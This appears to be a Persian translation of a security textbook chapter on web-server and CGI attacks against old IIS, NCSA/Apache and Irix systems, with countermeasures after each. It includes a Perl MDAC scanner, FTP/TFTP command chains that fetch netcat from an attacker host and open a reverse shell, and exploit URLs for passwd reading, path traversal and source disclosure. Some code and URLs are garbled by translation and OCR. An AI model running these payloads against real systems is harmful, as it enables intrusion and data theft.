کنترل‌کردن کلیدهای عمومی استفاده شده برای هر میزبان SSH راههای مقابله بسیار آسانی برای جلوگیری از مورد هجوم قرار نگرفتن توسط Ssshmitm می‌باشد و همچنین با استفاده از اعتباربخشیدن به clientها حمله از جانب webmitm ساقط می‌شود .

key Recovery

Popularity:	*5*
Simplicity:	*4*
Impact:	*5*
Risk Rating:	*5*

ایـن حملـه مـی‌توانـد کلیدی را که برای دورهٔ SSH استفاده می‌شود کشف نماید و همچنین این کلید می‌تواند برای رمزگشایی traffic و توافق سیستم‌های دیگر استفاده شود .

راه‌هاي مقابله با Key Recovery

این آسیب‌پذیری فقط برای پرتکل SSH با نسخه نگارش ۱ وجود دارد و با ارتقاء این پروتکل به حداقل نسخه 2 می‌تواند این شکل را بر طرف سازد .

تصویرسازي محیط سیستم براي مغلوب‌کردن checksum ها

چندین ابزار دسترس برای ایجاد تصاویر آینه‌ای ولوم‌های سیستم وجود دارند (جدول 3-14)

بـه طـور آشـکار و صـریح ، بعضـی حمـلات نیاز به دسترسی به سیستم‌های مقصد را دارند زیرا همهٔ آن تکه‌برنامه‌های لیست شده در جدول بالا نیاز به حداقل یک بار Rebbot یا حذف فیزیکی از روی هارد دیسک دارند .

مهندسي اجتماعي

Popularity:	*10*
Simplicity:	*10*
Impact:	*10*
Risk Rating:	*10*

آخریـن موضـوعی کـه مـا در ایـن بخـش در مـورد آن بحث خواهیم نمود ، تکنیکهای هک‌کردن پیشرفته می‌باشد . مهندسی اجتماعی بعد از سالها منفعت تکنیکهای استفاده و بدست‌آوردن استرسی به اطلاعات سیستم را بیان می‌نماید .

بعضی از و نوعاً از طریق مکالمه یا عملیات دیگر تکمیل می‌شوند . میانه‌ای از این انتخاب می‌تواند تلفن باشد و یا حتی ارتباط از طریق پیغام email باشد و یا یک بازرگانی تصویری .

به طور موفق حملات مهندسی اجتماعی ببر ضد یک ارگان یا سازمان نوعاً پیرو این فرصت‌های استاندارد می‌باشد .

راه‌هاي مقابله با مهندسي اجتماعي

ما حملات زیادی را پوشش داده‌ایم ، بعضی از اینها unbound بنظر می‌رسند و جلوگیری از آنها بسیار مشکل می‌باشد (مثل بازکردن جستجوهای اینترنتی مرموز) هر چند مقابله با هر زاویه ممکن حمله مهندسی اجتماعی به صورت مجازی غیر ممکن می‌باشد ، بهترین راه‌ها را که موثر بنظر می‌رسند از در زیر لیست می‌نماییم :

▼ محدودکردن data leakage

وب سایتها ،بانکهای اطلاعاتی عمومی ، محضرخانه‌های اینترنت ،صفحات زرد و بقیه بایستی اطلاعات عمومی داشته باشند مانند عنوانهای تابعی به جای نام کارمندان (برای مثال Zone Administrator به جای John Smith“)

- ☐ فرمول‌سازی برای تکه‌برنامه‌های تکنیکی خارجی یا داخلی
- ☐ خیالاتی شدن دربارهٔ دسترسی از راه دور
- ☐ گذاشتن سیستم outbound firewall و کنترل دسترسی router درست به خوبی Inbound
- ☐ استفاده از پست الکترونیک به صورت کاملاً بی‌خطر

▲ آموزش کارمندان بر پایه‌های محیط امنیتی

نارسایی‌ها و نامناسب‌بودن script : (Input Validation Attacks) یورش یا هجوم کنترل اعتبار اطلاعات ورودی که در برنامه‌های CGI بکار برده می‌شود (Active Server Pages) ASP (Common Gate way interface) و CFML (cold.Fusion Mark up Language) از توسعه دهنده و Vendor failure ریشه می‌گیرند . مشکل اصلی از نارسایی و نامناسبی پاک‌سازی اطلاعات ورودی بداخل یک scriptخاص ناشی می‌شود .

بدون کنترل اعتبار اطلاعات ورودی و پاک‌سازی آنها ، مهاجمین قادر خواهند بود یک عملکرد ویژه و دقیقی بهمراه دستور محلی بعنوان یک پارامتر ارائه دهند و یک وب سرور برای اجرای آن بطور محلی داشته باشند .

آسیب‌پذیري IIs4.0 MDAC RDS

Popularity:	10
Simplicity:	9
Impact:	10
Risk Rating:	10

بلافاصله پس از رفع سرریزشدن بافر IISHack در سرور اطلاعاتی شبکه (IIS) در ژوئن سال ۱۹۹۹ مایکروسافت مجبور شد در ماه جولای با سایر exploit منهدم‌کننده در وب سرورشان کار کند . این مشکل قبلاً در مجلهٔ امنیت مایکروسافت Microsoft Security Bulleting که در سال ۱۹۹۸ منتشر شده بود توصیف شده بود ، اما یک رفتار کنسروشده (canned exploit) بصورت عمومی یکسال بعد ساخته شد .

آسیب‌پذیری از یک ضعف در عنصر RDS (خدمات داده از راه دور Remote Data Services در Microsoft Data Components) یا عناصر (MDAC) ناشی می‌شود که اجازه می‌دهد مهاجمین یک کد اختیاری دریک سرور ساختگی ایجاد کنند .

مساله اصلی با هدف RDS Datafactory هست . در پیکره‌بندی پیش‌گزیدهٔ آن به دستورات از راه دور اجازه داده شده که به سرور IIS ارسال شوند . دستورات بعنوان یک کاربر موثر سرور اجرا می‌شوند . در جائیکه بطور نمونه مشتری کاملاً قدرتمند محسوب می‌شود . این بدان معنی است که مهاجم قادر است از راه دور دستیابی قابل اجرایی به هر سرور آسیب‌پذیری درهر گوشهٔ دنیا داشته باشد .

Rain.forest.puppy ارسال شده به یک عمل proof – of – concept در Perl (که قادر است از کانون امنیتی http://www.securityfous.com راه‌اندازی و اجرا شود). درخواست RDS را به یک database نمونه بنام btcustmr.mdb ارائه می‌دهد و سرور را وادار به اجرای یک فرمان user – supplied یا (کاربر تغذیه شده) می‌نماید .

پیداکردن سرورهای آسیب‌پذیر در شبکهٔ شما کاری آسان است . با بکاربردن netcat و زبان تهیهٔ فایل آغازگر مورد دلخواهمان ، ما می‌توانیم یک شبکهٔ فرعی را بمنظور پیداکردن علائم سخن‌چینی یک سرور آسیب‌پذیر اسکن کنیم . وجود یک DLL بنام msadcs.dll وقتیکه ”Content Type“ در HTML به حالت

"application / x- varg" بـر می‌گردد ، تغییرات خوب هستند (اما نه صددرصد) چرا که شما یک سرور آسیب‌پذیر را پیدا کرده‌اید . در اینجا چند نمونه از کدهای perl راکه می‌توانید جهت پیداکردن این آسیب‌پذیری بکار ببرند می‌بینیم :

```
#! /usr/bin/perl

if ($#ARGV < 0) {
        print "Error in syntax - try again." ;
        print ": mdac.pl 10.1.2.3-255";
}

doit ($ARGV[0]);
foreach $item (@hosts) {
        portscan ($item);
}
close OUTFILE;

sub diot {
        $line = $_[0];
        if ($line !=/#/) {
                if ($line = ~/-/) {
                        @tmp = split/-/, $line;
                        @bip = split //, $tmp[0];
                        @eip = split //, $tmp[1];
                } else {
                        @bip = split //, $line ;
                        @eip = split //, $line;
                }
                $a1 = $bip[0];
                $b1 = $bip[1];
                $c1 = $bip[2];
                $d1 = $bip[3];
                $num = @eip;
                if ($num = = 1) {
                        $a2 = $bip[0];
                        $b2 = $bip[1];
                        $c2 = $bip[2];
                        $d2 = $eip[0];
                } else if ($num = = 2) {
                        $a2 = $bip[0];
                        $b2 = $bip[1];
                        $c2 = $eip[0];
                        $d2 = $eip[1];
```

```
                } else if ($num = = 3) {
                        $a2 = $bip[0];
                        $b2 = $eip[0];
                        $c2 = $eip[1];
                        $d2 = $eip[2];
                } else if ($num = = 4) {
                        $a2 = $eip[0];
                        $b2 = $eip[1];
                        $c2 = $eip[2];
                        $d2 = $eip[3];
                }
                # Based on the ip subnet (Class A, B, C) set the
                # correct variables.
                check_end ( ) ;
                $aend = $a2;

                # Create the array.
                while ($a1 < $aend) {
                        while ($b1 < $bend) {
                                while ($c1 < $cend) {
                                        while ($d1 < $dend) {
                                                push (@hosts, "$a1.$b1.$c1.$d1");
                                                $d1+=1;
                                                check_end ( ) ;
                                         }
                                        $c1+=1;
                                        $d1=0;
                                }
                                $b1+=1;
                                $c1=0;
                        }
                        $a1+=1;
                        $b1=0;
                }
        }
}
sub portscan {
        my $target = $_ [0] ;
        print "Port scanning $target.";
        local $/;
        open (SCAN, "nc -vzn -w 2 $target 80 2>>&1 | ");         # Port open
```

```
        $ result = <SCAN> ;
        if ($result=~/open/) {
                print "\tPort 80 on $target found open.\n";
                print OUTFILE "Port 80 open\n";
                open (HTTP, ">http.tmp");
                print HTTP "GET /msadc/msadcs.dll HTTP/1.0\n\n";
                close HTTP;
                open (SCAN2, "type http.tmp | nc -nvv -w 2 $target 80 2>&1 |");
                $result2 = <SCAN2>;
                if ($result2 = ~/Microsoft-IIS4.0/) {
                        if ($result2 = ~/x-varg/) {
                            print "$target IS vulnerable to MDAC attack.";
                            print OUTFILE "$target may be vulnerable to MDAC attac.";
                        }
                }
                close SCAN;
        }
}

sub check_end {
        if (($a1 = = $a2) && ($b1 = = $b2) && ($c1 = = $c2)) {
                $dend = $d2;
        } else {
                $dend = 255;
        }
        if (($a1 = = $a2) && ($b1 = = $b2)) {
                $cend = $c2 ;
        } else {
                $cend = 255;
        }
        if ($a1 = = $a2) {
                $bend = $b2;
        } else {
                $bend = 255;
        }
}
```

توجه :

بکاربردن گزینهٔ netcat's – n به اینکه شما نشانی IP را با صراحت و روشنی روی خط فرمان نمایش دهید نیاز دارد .

آناتومي هجوم

شـما مـی‌توانید (script) پرل (perl) را از محلهایی که دارای آرشیو NT Bugtraq (http://www.ntbugtraq.com) یا securityFocus (http://www.securityFocus.com) هستند ، download می‌کنید . script به کارآمدی و موثری یک Unix در NT اجرا می‌شود و مبادرت به گرفتن MADC جهـت اضـافه‌کـردن یـا پیوسـتن "|shell($command)|" بـه قسـمت پـرس‌وجـوی SQL می‌نماید . وقتیکه MADC با واسط فرمان (shell command) مواجه شود ، متغیر $command به اجرا در می‌آید . بمنظور کشف آسیب‌پذیری ، روش دستوری ذیل را امتحان کنید :

```
> perl madc_exploit.pl -h 192.168.50.11
- - RDS expolit by rain forest puppy / ADM / Wiretrip - -
Command: <run your command here>
Step 1 : Trying raw driver to btcustmr.mdb
winnt -> c: Success!
```

روش صـحیح دستور NT برای اجرا ، قسمت حقه‌آمیز و ماهر این بخش است . ساموئل شاه و Nilesh Dhanjani (به همراه جرج کرتزها) یک سری دستورات زیرکانه و ماهرانه از TFTP و FTP که netcat را download و اجرا خواهد کرد پیشنهاد می‌کند ، سپس واسطه فرمان NT (cmd.exe) را به عقب می‌فرستد .بعنوان مثال برای استفاده از یک‌سری دستورات کاربردی FTP می‌توانید دستورات زیر را امتحان کنید:

```
l systemRoot && echo $ftp_user> ftptmp && echo ftp_pass>> ftptmp && echo bin>>
ftptmp && echo get nc.exe>> ftptmp && echo bye>> ftptmp && ftp -s : ftptmp $ftp_ip &&
del ftptmp && attrib -r nc.exe && nc -e cmd.exe $my_ ip $my_port"
```

و برای بهره‌برداری از دستورات TFTP می‌توانید روش زیر را امتحان کنید :

```
l \%SystemRoot\% && tftp -i $tftp_ip GET nc.exe nc.exe && attrib -r nc.exe && nc -e
cmd.exe $my_ip $my_port"
```

جهـت استفاده از این دستورات در script پرل (دستورات دست‌نویس شدهٔ Perl) بایستی یک واسط فرمان در یک سیستم راه‌دور ایجاد نمائید . جائیکه بتوانید هر تعـداد فایلـی را کـه شـامل Pwdump2.exe مـی‌باشـد (بـرنامهٔ SAM hashes dumping) جهـت انباشـتن ترکیبـی از NT و Lanman بـرای Lophtcrack و JohnV1.6 بمنظور شروع شکستن upload کنید ، اگر دستور کار نکند ، سپس یک مسیریاب(router) / دیوار آتش firewall ممکن است شما را از سرور برای خروجی Tcp port 21 (FTP) یا TFTP (UDP port 69) جدا کند .

اقدام متقابل در برابر MDACRDS

بـرای رفـع آسـیب‌پذیـری ، شما می‌توانید هم تمام نمونه‌ها یا الگوهای ساختگی را حذف نمایید . هم یک تغییر آرایش یا وضعیت در سرور ایجاد نمایید . به این منظور می‌توانید تمام جزئیات تفکیک‌پذیری یا جداسازی را در :

(http://www.Microsoft.com/technet/security/bulletin/MS99-025.asp)

پیدا نمایید .

آسیب‌پذیري‌هاي CGI

Popularity:	8
Simplicity:	9
Impact:	9
Risk Rating:	9

نـزدیک سرریزشـدن بافـر ، نوشـته‌های غیرکافی در script های CGI شاید را در اینترنت زیان‌آور باشند . دنیای الکترونیکی بهم ریخته است . با آثار و بقایای وب سـرورهایی کـه توسعه‌دهندگانشان در برنامه‌نویسی آنها میان برزده‌اند از این که یک مهاجم با سرعت به وب سرورشان نفوذ و خرابکاری ایجاد کرده است تاسف می‌خورند . در این بخش مقداری در مورد اکثر آسیب‌پذیری عمومی CGI به بحث و بررسی می‌نشینیم و مروری بر اینکه چرا آنها اینقدر زیان‌آور بودند خواهیم داشت .

دست نوشتة دفتر راهنماي تلفن (PHF)

شـايد امـروزه يکـي از قديمـي‌تريـن و نادرتريـن آسـيب‌پذيـري ،دسـت‌نويس PHF نشأت گرفته از سرور NCSAHTTPD (ويرايش 1.5A-Export يا قديمي‌تر) و يا سرور Apache HTTPD (ويرايش 1.0.3) باشد .

بـرنامهٔ CGI يـک script نمونه بود که يک فرم پايه (form – based) ايجاد مي‌نمايد تا از سرويس صفحهٔ سفيد مانند براي پيدا کردن اطلاعات آدرس و نام اسـتفاده کـند . بـرای ايـنکه script از تـابع ( ) escape-shell-cmd جهت کنترل ورودیها استفاده می‌نماید ، از ناحیهٔ هجوم مشترک فریب‌انگیز آن برای اجرای دستورات محلی بسیار آسیب‌پذیر خواهد بود .

کاراکتر تعویض سطر (oxoa in hexadecima) يا (" ") در script کنترل اعتبار اطلاعات ورودی گم شده است و می‌تواند برای رهایی و گریز script و گـول‌زدن برنامه برای اجراکردن هر چیزی بعد از گریز و رهایی کاراکتر در یک روش دستوری وب سرور مورد استفاده قرار گیرد . بعنوان مثال URL زیر فایل کلمه عبور سیستم ساختگی را اگر کاربر اجراکنندهٔ وب سرور اجازهٔ ورود به فایل را داشته باشد خارج می‌سازد :

http://192.168.51.101/cgi-bin/phf?Qalias = x%0a/bin/cat%20/etc/passwd

URL زیر پشت عبارت یا اصطلاح x را برای به نمایش‌دادن مهاجمین (با فرض اینکه آنها یک آدرس IP شکست‌پذیر برای برگشتن دارند) روشن می‌سازد :

http://192.168.51.101/cgi-bin/phf?Qalias = x%0a/usr/openwin/bin/xterm%20-display%20172.29.11.207:0.0%20&

برای اطلاعات بیشتر در آسیب‌پذیری PHP سایت

http://www.oliver.efr.hr/~crv/security/bugs/mUNIXes/httpds.html

را وارسی کنید .

اقدام متقابل براي PHF

پیشگیری : فن پیشگیری قطعی ، بسادگی حذف script از وب سرور شماست . بودن scriptدر تولید سرور هیچ سودی برای شما در بر ندارد .

تشـخيص : تشـخيص هجـوم PHF درون تقريـباً تمـام سيسـتمهای تشخيص مزاحمتهای تبليغاتی بازرگانی آزاد بنا نهاد شده است و بنابراين شما اينجا با هر راه‌حل امنيتی مشکلی نخواهيد داشت .

TIP

شـما می‌توانید برای اغواکردن مهاجمین در سایت خودتان و ضبط اعمالشان برای ضد حملهٔ بعدی از phfprobe.pl استفاده کنید . دست‌نویس Perl بعنوان یک مـدل PHF اسـکریپت عمـل مـی‌کند ، پاسخگویی به مهاجمین همانگونه که حمله عمل می‌کرد ، اما درحقیقت حمله ضبط می‌شود و اطلاعات دربارهٔ مهاجمین جمع‌آوری می‌گردد . اگر با شهامت و جسور هستدی این فن اغفال را بکار برید .

آسيب‌پذيريهاي Irix CGI

آسـيب‌پذيـری اداره‌کـنندهٔ Irix CGI قـبلاً به ليست پستی Bugtraq توسط Razvan Dragomirescu (رازوان دراگوميرسکو) در سال ۱۹۹۷ ارسال شده بود . او دريافت که در بسياری از سيستمهای Irix ، Outbox محيط سيستم فرعی شامل تعدادی از برنامه‌های آسيب‌پذير است که به کنترل اطلاعات ورودی حمله مـی‌کـند . webdist.cgi ، اداره کـننده و پوشـاننده اسکريپهای شامل Irix5.x&6.x به مهاجمين اين فرصت را می‌دهند که دستورات محلی را به script انتقال دهـند و آنها را بطور محلی و موضعی به مرحلهٔ اجرا در آورند . URL زير می‌تواند جهت بازديد فايل کلمهٔ عبور Unix مورد استفاده قرار گيرد(اگر کاربر وب سرور امتياز مناسب را داشته باشد)

http://. 192 .168.0.1

آگاهی : بکاربردن "<Tab>" کاراکتر واقعی tab را تعيين می‌نمايد .

عکس‌العمل متقابل در برابر Irix CGI

چـنانچه هميشـه ، اگر script in question در حالت استفاده نباشد ، بسادگی آنها را از روی سيستممان به منظور پيشگيری از آسيب‌پذيری ناشی از بکارگيری آن حذف کنيد . اگر آنها نمی‌توانند حذف شوند ، شما می‌توانيد SGI Patch را از :

http://www.sgi.com/support/patch-intro.html

استخراج نمائيد .

Test – cgi آزمون cgi

قبلاً بطور عمومی توسط گروه Lopht در سال ۱۹۹۶ ساخته شده است ، آسیب‌پذیری Test – cgi به مهاجمین اجازهٔ فهرست‌بندی فایلها از راه دور روی وب سرورهای ساختگی را می‌دهد . بعنوان مثال ، با استفاده از URL زیر ، مهاجمین می‌توانند از تمام فایلها و دایرکتوریها در (cgi – bin – script directory bin) لیست بردارند :

http://www. 192.168.51.101/cgi-bin/test-cgi?*

نتیجهٔ خروجی ارزش متغیر محیط QUERY _ STRING را نشان خواهد داد :

```
QUERY _ STRING  =count.cgi createuser.pl nph-test-cgi phf php.cgi search.pl test-cgi
wwwcount.cgi
```

البته لیست‌برداشتن از تمام scriptهای شما می‌تواند به مهاجمین بگوید که چه نقاط دستیابی آسیب‌پذیر دیگری روی وب سرور شما وجود دارد ،مثل PHF ، PHP و غیره . با ناآگاهی بیشتر از scriptهای آسیب‌پذیر بحرانی ،مهاجمین قادرند دستیابی موزون ریشه و کاربر که بطور ساختگی متعلق به سیستم Unix هستند را بدست آورند .

خنثی‌سازی آسیب‌پذیری CGI

اگر راه حل نوعی ما (remove the affected script) یعنی حذف script ساختگی دست شما را برای درخواست بیشتر باز می‌گذارد ، سپس وارسی کنید بعضی منابع پیوسته (روی خط) را برای امنیت‌دادن به نوشته‌های script وارسی کنید :

- http://www.go2net.com/people/pualp/cgi-security/
- http://www.sunworld.com/swol-1998/swol-04-security.html
- http://www.w3.org/Security/Faq/wwwsf4.html
- ftp://ftp.cert.org/pub/tech_tips/cgi_metacharacters
- http://www.csclub.uwaterloo.ca/u/mlvanbie/cgisec/

آسیب‌پذیری‌های IIS و صفحات سرور فعال (ASP)

Popularity:	8
Simplicity:	9
Impact:	5
Risk Rating:	7

ASP یا صفحات فعال سرور پاسخ مایکروسافت به تهیهٔ فایل آغازگر Perl و CGI روی Unix است. معمولاً نوشتن با VB script می‌تواند بیشتر از آنچه برای نگهداری حالت تامین ، فراهم‌کردن دسترسی به بانک اطلاعاتی back - end داده و عموماً نمایش HTML در مرورگر نیاز است را اجرا نماید . یکی از چهره‌های زیبای ASP توانایی آنها برای خارج‌کردن فایل HTML در حال پرداز است و ضعف آن آسیب‌پذیری بیشمار آنها است که به مهاجمین اجازه می‌دهد تا خود کد ASP را بارگذاری نمایند . چرا بد است ؟ اولاً مهاجمین می‌توانند آسیب‌پذیری بیشتری در منطق برنامه فراگیرند . ثانیاً مهاجمین می‌توانند اطلاعات تغییرپذیر نگهداری شده در فایلهای ASP را بازنگری کنند درست مانند کلمه‌های عبور و نام کاربری در پایگاه داده .

آگاهی : ویندوز 2000 بدون حفاظ بیشتر در عمق پوشش جدیدترین IIS هک می‌شود Hacking Exposed Windows 2000 را برای پوشش عمیق‌تری از جدیدترین هکهای IIS و عمل‌های متقابل ببینید .

آسیب‌پذیری ASP DOT Bug :

Weld Pond از گروه ASP dot bug L0pht را در سال ۱۹۹۷ کشف کرد . آسیب‌پذیری درگیر قادر خواهد بود که منابع ASP را برای مهاجمین فاش کند . با افزودن یک یا چند نقطه به آخر ASP URL تحت IIS 3.0 ، این امکان بوجود آمد که کد منبع ASP بازنگری شود . کد منبع منطق برنامه خودش را فاش می‌سازد و مهمتر فاش‌شدن اطلاعات حساس همچون کلمات عبور و نام کاربرها برای تصدیق پایگاه داده ، این عمل توسط اضافه‌نمودن یک نقطه آخر URL انجام می‌شد :

http://192.168.51.101/code/example.asp.

برای اطلاعات بیشتر دربارهٔ این آسیب‌پذیری ماهیت
http://www. oliver.hr/~crv/security/bugs/INT/asp.html را مورد بررسی قرار دهید .

اقدام متقابل در برابر ASP DOT Bug

خبر خوش این است که مایکروسافت یک نصب را برای آسیب‌پذیری dot (نقطه) با یک تکه‌برنامه مرتب شده برای II3.0 فراهم می‌سازد . شمامی‌توانید یک تکه برنامه در
ftp://ftp.microsoft.com/bussys/IIS/iis-public/fixes/us/security/feeeesrc-fix/.
را پیدا کنید . خبر بد این است که تکه‌برنامه‌ای نیز برای آسیب‌پذیری دیگری وجود دارد . با جایگزینی دوره یا مدتی در نام فایل "example.asp" (با نمایش مبنای شانزده‌تایی از آن (Ox2e)) یا مهاجمین می‌توانند یک‌مرتبه دیگر کد اصلی را در فایل ASP بارگذاری یا download کنند . بعنوان مثال مهاجمین برای ایجاد آسیب‌پذیری بیشتر ، برنامهٔ زیر را اجرا می‌نمایید :
http://192.168.51.101/code/example.%2asp.

آسیب‌پذیري جریان دادهٔ متناوب ASP (ASP Alternative Data)

بر اساس اطلاعات رسیده به Bug traq توسط Paul Ashton ، آسیب‌پذیری یک پیش‌گیری طبیعی در نقطهٔ(dot) ASP بود ، اما این به مهاجمین اجازهٔ download کردن منبع ASP به صفحات وبتان را می‌داد . عملکرد بسیار ساده بود و تمام مردم با یک script بسیار ساده و بچه‌گانه قادر به این کار بودند . بسادگی فرمت URL ذیل را بکار ببرید وقتیکه صفحهٔ ASP را پیدا کردید :
http:// 192.168.51.101/scripts/file.asp::$ DATA
اگر این عمل ایفای نقش کند ، نمایشگر یا مرورگر Netscape سپس موقعیتی را برای ذخیرهٔفایل برای شما آماده می‌کند . IE(Internet Explore) بطور پیش‌فرش ، منبع موجود در مرورگر windows را نمایش خواهد داد ، منبع پیرایش‌کنندهٔ متن مورد دلخواهتان را بازنگری بکنید . برای اطلاعات بیشتر در زمینهٔ این آسیب‌پذیری ، شمامی‌توانید http://www.rootshell.com را چک کنید.
ftp://ftp.microsoft.com/bussys/IIS/iis-public/fixes/us/security/feeeesrc-fix/.

اقدام متقابل در برابر ASP

برای نصب IIS3.0 می‌توانید از
ftp://ftp.microsoft.com/bussys/IIS/iis-public/fixes/us/security/iis3-datafix/.
استفاده نمایید و سپس برای نصب IIS.40 می‌توانید از
ftp://ftp.microsoft.com/bussys/IIS/iis-public/fixes/us/security/iis4-data-fix/.استفاده کنید .
پیرامون کار بایستی بر اساس محدودکردن حقوق دستیابی فایل از تمام کدهای اصلی از طریق حذف دستیابی خواندن فایل گروه هر کس باشد . در پایان ،ارائه مجوز تنها نیاز کد برنامهٔ شماست .

آسیب‌پذیر codebrws.asp و showcode.asp

با نظری به آسیب‌پذیری آخرین فایل ما نتایج حاصلهٔ IIS4.0 را مورد بررسی قرار خواهیم داد و دوباره به مهاجمین اجازهٔ اجرای کد برنامه ASP را می‌دهیم . تفاوتش با این آسیب‌پذیری این است که خود به تنهایی یک bug نبوده بلکه این بیشتر یک مثال از برنامه‌نویسی ضعیف است . وقتیکه شما کد ASP نمونه را نصب می‌کنید در طول نصب یک defaultاز IIS4.0 و بعضی فایلهای نمونه نامناسب و غیرکافی به مهاجمین اجازهٔاجرای منبع فایل دیگری را می‌دهد .مسئله در عدم توانایی script برای محدودکردن کاربرد "." می‌باشد . در مسیر فایل ، بعنوان مثال عمل showcode.asp ذیل به نمایش گذاشتن فایل boot.ini روی سیستمهای ساختگی را بعهده دارد . (با کنترلهای دستیابی بی‌آزاد ، هر فایلی با این عمل دیده می‌شود)
http://192.168.51.101/msade/Samples/SELECTOR/Show.code.asp?soource=/../../../../../beet.ini
در زمان آسیب‌پذیری showcode.asp شما می‌توانید با فایل codebrws.asp هر فایلی را در درایو محلی ببینید . همانطوریکه بحث کردیم ، می‌توانیم فایلهای CIF کاربرهای pcAnywhere را پیدا کنیم .
http://192.168.51.101/iissamples/exair/howitworks/codebrws.asp?source/../../../../winnt/repair/setup.log
آگاهی : با هر دو آسیب‌پذیری‌های هر دو فایل codebrws.asp و showcode.asp ، غیر ممکن است که فایلها مستقیماً از سیستم مقصد download (اجرا) شوند ، این دقیقاً ترجمهٔ نوعی انجام یا اجرای دست‌نویس ASP است .
ترجمهٔ کارآکترهای در فایلی مثل SAM آنها را خراب و غیرقابل استفاده می‌نماید ، به هر حال ممکن است نتواند یک هک‌کنندهٔ ماهر را از نوسازی و احیاء ساختار

فایل SAM متوقف سازد و یا از اطلاعات بازیافت شده استفاده نماید .

اقدام متقابل در برابر showcode.asp

وضعیت مشکلات پیشین که ذکر شد ، بایستی یک hotfix به IIS نصب شود .یک تکه برنامه و عنوان Knowledge Base مناسب با آن (Q232449) می‌تواند در ftp://www.ftp.Microsoft پیدا شود .

آسیب‌پذیری webhits.dll

یک مجموعه از آسیب‌پذیریهای file-viewing (نمایش فایل) از تیم امنیتی Ceberus Information (تیم امنیتی محافظ اطلاعات) و احاطه‌ردن ISAPI کاربردی ناشی می‌شود :

webhits.dll

hit-high lighting DLL را بصورت کاربرد گردانی برای سرور MS.Index فراهم می‌کند. بهرحال ، حمله با اجازه به مهاجم برای مشاهدۀ کد برنامه ASP حساس (یا هر چیز دیگر بر روی درایو) امکان‌پذیر است . اولین حملۀ HTW با استفاده از فایل HTW موجود برای دیدن منبع و مبدأ آغاز بکار می‌کند :

```
http://192.168.51.101/iissamples/oop/qfullhit.htw?CiWebHitsFiles=
/../../winnt/repair/setup.log&CiRestriction=none&CiHIliteType=Full
```


دومین حملۀ HTW . با ارائه نام فایلی که روی سیستم وجود ندارد و با بکارگیری فایل موجود بعنوان مبدأ یا پایه و با فاصله‌ای بیش از 230(20%) میان فایل اصلی (default.asp) و پسوند htw آغاز می‌شود . inetinfo سرویسهای وب از پسوند htw صرفنظر خواهد کرد و هر فایلی روی سیستم را بخدمت مهاجمین در می‌آورد .

```
http://192.168.51.101/default.asp %20%20%20%20%20%20%20%20%20%20

%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%2
0%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%
20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%2
0%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%
20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20%20%20%20%20%2htw.CiWebHitFile=/../../../../../test.txt&
CiRestriction=none&CiHilite

Type =Full
```

سومین حمله HTW . با استفاده از نام فایل null.htw برای تحویل فایلهای خالی به مرورگر (browser) انجام می‌گیرد :


```
http://192.168.51.101/null.htw?CiWebHitsFile=/../../../../../winnt/

repair/setup.log&CiRestriction=none&CiHiliteType=Full
```

با حذف روش دستوری URL ، وب سرور IIS مجبور خواهد شد فایل wintnt/repair/set up.log/ را روی سیستم بالا آورد :

